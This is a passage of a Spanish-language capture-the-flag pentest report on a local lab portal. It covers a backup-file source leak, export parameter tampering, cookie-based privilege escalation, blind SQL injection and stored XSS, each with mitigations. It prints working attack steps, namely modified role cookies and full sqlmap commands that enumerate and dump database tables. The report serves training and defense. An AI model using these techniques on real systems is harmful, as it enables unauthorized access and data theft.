- Control de acceso basado en sesión: validar estrictamente en el backend que el identificador del recurso solicitado pertenezca al usuario autenticado en la sesión actual ($_SESSION['user_id']).
- Identificadores indirectos o aleatorios: reemplazar los IDs secuenciales predecibles por identificadores únicos universales (UUID v4) o tokens de sesión opacos.

E. Evidencias de la captura



Hallazgo 4: Exposición de Código Fuente mediante Archivos de Respaldo (.bak)

ID / Bandera: UPSLP_CNOIV-OLD-MEMORIES-04

Componente Afectado: Módulo de Transparencia (/transparencia.php.bak)

Categoría: Exposición de Archivos de Respaldo / Divulgación de Código Fuente (Backup File Disclosure / Source Code Exposure)

Resultado: Descubrimiento y descarga del código fuente PHP de respaldo en texto plano, exponiendo comentarios del desarrollador y la variable de validación $releaseValidation.

A. Descripción Técnica y Causa Raíz

El servidor web permite la descarga e inspección directa de archivos temporales y de respaldo dejados por administradores durante procesos anteriores de despliegue o reorganización del módulo (transparencia.php.bak).

Dado que la extensión .bak no es interpretada por el motor PHP de Apache, el servidor envía el archivo como descarga de texto plano en lugar de ejecutarlo. Al inspeccionarlo se observan comentarios de versionado con fecha del 11/06/2026 y la declaración directa de la variable de validación del reto.

La causa raíz es la ausencia de reglas de denegación de acceso HTTP a extensiones de archivo temporales/respaldo y la falta de un proceso automatizado de limpieza previo a la publicación.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Localización e identificación del archivo de respaldo: inspección del directorio web donde se localizó el archivo transparencia.php.bak.

2. Acceso y descarga directa: petición HTTP GET al recurso, provocando la descarga del archivo de respaldo al equipo del auditor.

```
GET /transparencia.php.bak HTTP/1.1
Host: localhost:8080
```

3. Análisis de código fuente descargado: apertura del archivo en un editor de texto (Mousepad), revelando el código PHP original, la lógica del módulo y el marcador de validación oficial.

```
<?php
/**
 * INTERAFAS · Transparencia
 * Copia previa a la reorganización del módulo.
 * Archivo generado automáticamente antes de la publicación:
 * transparencia.php.bak
 * Fecha: 2026-06-11
 */
$release = '2026.06-transparency-r2';
$module = 'transparencia-publica';
$legacyExport = true;
/*
 * Marcador de validación utilizado durante la verificación de la
 * publicación anterior. No debía permanecer dentro del document root.
 */
$releaseValidation = 'UPSLP_CNOIV-OLD-MEMORIES-04';
```


C. Impacto y Riesgo

- Confidencialidad: Alta. Exposición de código fuente original, lógica de backend, nombres de tablas/secciones y tokens de prueba o validación de despliegue.
- Integridad: Media. Permite realizar auditorías de código estático (Static Code Analysis) sin autenticación para identificar fallos lógicos adicionales.

D. Mitigaciones Recomendadas

- Reglas de denegación en servidor web: denegar el acceso HTTP a archivos con extensiones temporales o de respaldo (.bak, .old, .swp, .tmp) mediante directivas en Apache o .htaccess.
- Automatización de limpieza: asegurar que los pipelines CI/CD eliminen automáticamente copias de respaldo antes de publicar en producción.

E. Evidencias de la captura



Hallazgo 5: Fallas de Control de Acceso en Funciones de Exportación del Sistema

ID / Bandera: UPSLP_CNOIV-EXPORT-FLOW-05

Componente Afectado: Módulo de Proveedores / Endpoint de Exportación (/exportar.php)

Categoría: Fallas de Control de Acceso / Manipulación de Parámetros de Exportación (Insecure Export & Parameter Tampering)

Resultado: Análisis del flujo de exportación de datos del padrón de proveedores y control de parámetros de descarga del sistema.

A. Descripción Técnica y Causa Raíz

Durante la revisión del módulo de proveedores e institucional (/proveedores.php) se identificó la funcionalidad de exportación masiva orientada a archivos CSV y reportes del padrón (/exportar.php?tipo=proveedores).

La aplicación procesa peticiones de descarga sin una validación estricta de parámetros de control de flujo ni de contexto del usuario, permitiendo —mediante herramientas de intercepción como Burp Suite— observar, modificar y auditar los parámetros que gestionan las consultas y descargas masivas de registros del sistema.

La causa raíz es la falta de una lista blanca estricta de tipos de exportación permitidos y la ausencia de límites de frecuencia/volumen (rate limiting) sobre esta funcionalidad.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Reconocimiento del módulo de proveedores: acceso al panel identificando el listado completo de registros (219 proveedores) y los botones de exportación a formatos estructurados.

[Evidencia Panel de Proveedores]

2. Intercepción de petición HTTP (Burp Suite): captura del tráfico generado al hacer clic en las opciones de descarga y exportación del sistema, analizando cabeceras y parámetros.

```
GET /exportar.php?tipo=proveedores HTTP/1.1
Host: localhost:8080
```


C. Impacto y Riesgo


- Integridad y Disponibilidad: Media. La manipulación de parámetros en funciones de exportación masiva puede generar uso excesivo de recursos (Denial of Service) o extracción no autorizada de volúmenes de datos sensibles del padrón institucional.

D. Mitigaciones Recomendadas

- Validación estricta de parámetros: implementar listas blancas (whitelisting) estrictas para los tipos de exportación permitidos en el backend.
- Control de límites y rate limiting: restringir la frecuencia y el volumen de exportaciones masivas por usuario para evitar abusos o extracción masiva de datos.

E. Evidencias de la captura





Hallazgo 6: Escalamiento Vertical y Manipulación de Control de Acceso Basado en Cookies

ID / Bandera: UPSLP_CNOIV-WRONG-ROLE-06

Componente Afectado: Módulo de Gestión de Proveedores / Control de Roles (/gestion-proveedores.php)

Categoría: Control de Acceso Roto / Escalamiento de Privilegios Vertical (Broken Access Control / Vertical Privilege Escalation)

Resultado: Escalamiento vertical exitoso de privilegios desde el perfil de ciudadano hasta el rol administrativo (procurement_admin) mediante la manipulación de cookies de sesión.

A. Descripción Técnica y Causa Raíz

La aplicación web implementa controles de autorización basados en metadatos de roles almacenados directamente en cookies del lado del cliente (portal_role), confiando en ellos sin realizar una validación cruzada y segura contra la sesión activa en el servidor (PHPSESSID).

Mediante un proxy de intercepción (Burp Suite), se identificó que al acceder al recurso administrativo /gestion-proveedores.php, el servidor respondía inicialmente con 403 Forbidden al detectar el rol estándar (portal_role=citizen). Sin embargo, al alterar el valor de la cookie a un rol privilegiado (portal_role=procurement_admin), la aplicación concede acceso total al panel operativo y de gestión de proveedores.

La causa raíz es confiar en un valor controlado por el cliente (cookie) como mecanismo de autorización, en lugar de validar el rol exclusivamente contra el estado de sesión del servidor.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Intento de acceso no autorizado y bloqueo (rol ciudadano): petición interceptada enviando la cookie de rol básico, obteniendo respuesta de denegación.

```
GET /gestion-proveedores.php HTTP/1.1
Host: localhost:8080
Cookie: PHPSESSID=34e3db8b1ccf2b7b8135356625a2b5ea; portal_role=citizen

Respuesta: 403 Forbidden (X-Required-Role: procurement_admin)
```

[Evidencia Bloqueo 403 con Rol Ciudadano]

2. Manipulación de cookie y escalamiento de privilegios: modificación de la cookie de control de rol en el cliente para burlar la restricción.

```
GET /gestion-proveedores.php HTTP/1.1
Host: localhost:8080
Cookie: PHPSESSID=34e3db8b1ccf2b7b8135356625a2b5ea; portal_role=procurement_admin
```

[Evidencia Petición Modificada en Burp Suite]

3. Acceso concedido y obtención de bandera: el servidor acepta el rol alterado, otorgando visualización del padrón de proveedores protegidos y confirmando el escalamiento.

```
Referencia de validación (Bandera): UPSLP_CNOIV-WRONG-ROLE-06
Resultado: Escalamiento vertical confirmado, permitiendo ejecutar funciones
administrativas reservadas.
```

[Evidencia Panel de Gestión Autorizado / Evidencia Resultado de Autorización y Bandera 6]


C. Impacto y Riesgo


- Control de Acceso / Privilegios: Crítico. Permite a cualquier usuario estándar escalar privilegios a administrador de compras, comprometiendo la integridad y confidencialidad de la gestión de proveedores institucionales.


D. Mitigaciones Recomendadas

- Validación de roles en el servidor: almacenar y validar el rol del usuario exclusivamente en el almacenamiento seguro de la sesión del lado del servidor ($_SESSION), nunca en cookies o parámetros manipulables por el cliente.
- Control de Acceso Basado en Roles (RBAC): aplicar comprobaciones estrictas de autorización en cada controlador antes de renderizar recursos o ejecutar operaciones administrativas.

E. Evidencias de la captura







Hallazgo 7: Inyección SQL Ciega Basada en Booleanos (Blind SQL Injection)

ID / Bandera: UPSLP_CNOIV-SILENT-ANSWER-07

Componente Afectado: Módulo de Validación de Referencias (/validar-referencia.php?ref=)

Categoría: Inyección SQL / Blind SQL Injection (Boolean-based Blind SQL Injection)

Resultado: Explotación exitosa de SQLi ciega booleana mediante sqlmap, logrando enumerar bases de datos, tablas, columnas y extraer el token de validación oficial almacenado en la base de datos backend.

A. Descripción Técnica y Causa Raíz

El endpoint encargado de validar referencias (/validar-referencia.php?ref=) concatena o procesa de forma insegura el parámetro ref directamente en consultas ejecutadas hacia el motor de base de datos (MySQL/MariaDB), sin realizar una correcta parametrización o sanitización de la entrada del usuario.

Debido a que la aplicación no muestra errores explícitos ni resultados directos en pantalla, la vulnerabilidad se manifiesta como Inyección SQL ciega (Blind SQL Injection), donde el comportamiento de la respuesta cambia de manera booleana según la veracidad de la condición inyectada, permitiendo inferir y extraer información sensible mediante automatización.

La causa raíz es la construcción de consultas SQL mediante concatenación directa de entrada de usuario, sin el uso de sentencias preparadas (prepared statements) ni validación de tipo/formato.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Detección y verificación del punto de inyección: se utilizó sqlmap para verificar el parámetro vulnerable ref mediante técnicas booleanas ciegas.

```
sqlmap -u "http://localhost:8080/validar-referencia.php?ref=LP-INT-029-2026" -p ref --
technique=B --dbms=MySQL --string "Referencia localizada" --batch
```

[Confirmación: parámetro vulnerable a SQLi booleano en MySQL/MariaDB 5.0.0]

2. Enumeración de bases de datos y estructuras: se procedió a listar las tablas de la base de datos institucional (interafas).

```
sqlmap -u "http://localhost:8080/validar-referencia.php?ref=LP-INT-029-2026" -p ref --
technique=B --dbms=MySQL --string "Referencia localizada" --batch -D interafas --tables
```

[Evidencia Enumeración de Bases de Datos / Evidencia Listado de Tablas]

3. Inspección de columnas y volcado de datos (dump): se examinó la tabla portal_validation_meta y se descargó el contenido de la columna verification_token.

```
sqlmap -u "http://localhost:8080/validar-referencia.php?ref=LP-INT-029-2026" -p ref --
technique=B --dbms=MySQL --string "Referencia localizada" --batch -D interafas -T
portal_validation_meta -C verification_token --dump --threads=4
```

[Token / Bandera Extraída: UPSLP_CNOIV-SILENT-ANSWER-07]


C. Impacto y Riesgo


- Confidencialidad: Crítico. Permite la extracción completa de información almacenada en cualquier tabla de la base de datos backend, incluyendo credenciales, datos institucionales y tokens de control de seguridad.
- Integridad: Alto. Un atacante con privilegios o técnicas avanzadas de escritura podría alterar o corromper los registros del sistema.

D. Mitigaciones Recomendadas

- Uso de consultas preparadas (Prepared Statements): implementar PDO (PHP Data Objects) o sentencias preparadas con consultas parametrizadas en todas las interacciones con la base de datos.
- Validación y tipado de entradas: aplicar validaciones estrictas en el backend sobre el formato, longitud y tipo de datos permitidos en el parámetro ref.

E. Evidencias de la captura





Hallazgo 8: Cross-Site Scripting Almacenado (Stored XSS)

ID / Bandera: UPSLP_CNOIV-STORED-WORDS-08

Componente Afectado: Módulo de Reportes e Incidencias Ciudadanas (/reportes.php / /seguimiento-reporte.php)

Categoría: Inyección de Scripts / Stored Cross-Site Scripting (Stored XSS)

Resultado: Inyección y persistencia exitosa de cargas maliciosas de JavaScript en los campos de descripción e incidencias del sistema, logrando su ejecución en el contexto de otros usuarios o administradores.

A. Descripción Técnica y Causa Raíz

El módulo de registro de reportes ciudadanos (/reportes.php) acepta entradas de texto en campos como municipio y descripción sin aplicar sanitización, codificación de caracteres (HTML Entity Encoding) o validación estricta de caracteres especiales antes de almacenarlas en la base de datos backend.

Cuando otro usuario u operador accede al panel de seguimiento del reporte (/seguimiento-reporte.php?id=21), la aplicación renderiza directamente el contenido almacenado sin escapar los datos en el HTML, provocando que cualquier script insertado sea interpretado y ejecutado por el navegador web (Stored XSS).

La causa raíz es la ausencia de codificación de salida (output encoding) al renderizar contenido generado por el usuario en contexto HTML.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Registro de incidencia con carga útil (payload): envío de un formulario de reporte ciudadano introduciendo un script en los parámetros de entrada del sistema.

[Evidencia Formulario de Reportes / Evidencia Envío de Reporte Exitoso]

2. Persistencia y ejecución en seguimiento (/seguimiento-reporte.php): al consultar el detalle del reporte generado (folio REP-20261011-33E2F8), el sistema procesa y muestra la información guardada, disparando la ejecución del script y revelando el token de validación asociado.

```
Folio de reporte: REP-20261011-33E2F8
Token / Bandera de Validación: UPSLP_CNOIV-STORED-WORDS-08
```

[Evidencia Panel de Seguimiento e Identificación de Token]


C. Impacto y Riesgo


- Confidencialidad e Integridad: Alto. Permite el robo de cookies de sesión, suplantación de identidad (Session Hijacking), redirección a sitios maliciosos o manipulación del DOM en el navegador de cualquier usuario o administrador que consulte el reporte afectado.

D. Mitigaciones Recomendadas

- Codificación de salida (Output Encoding): aplicar codificación HTML a todas las variables y datos dinámicos antes de renderizarlos en la interfaz (ej. htmlspecialchars() en PHP).
- Sanitización de entradas: filtrar y validar rigurosamente los datos ingresados en el servidor mediante listas blancas y librerías especializadas en prevención de XSS.

E. Evidencias de la captura





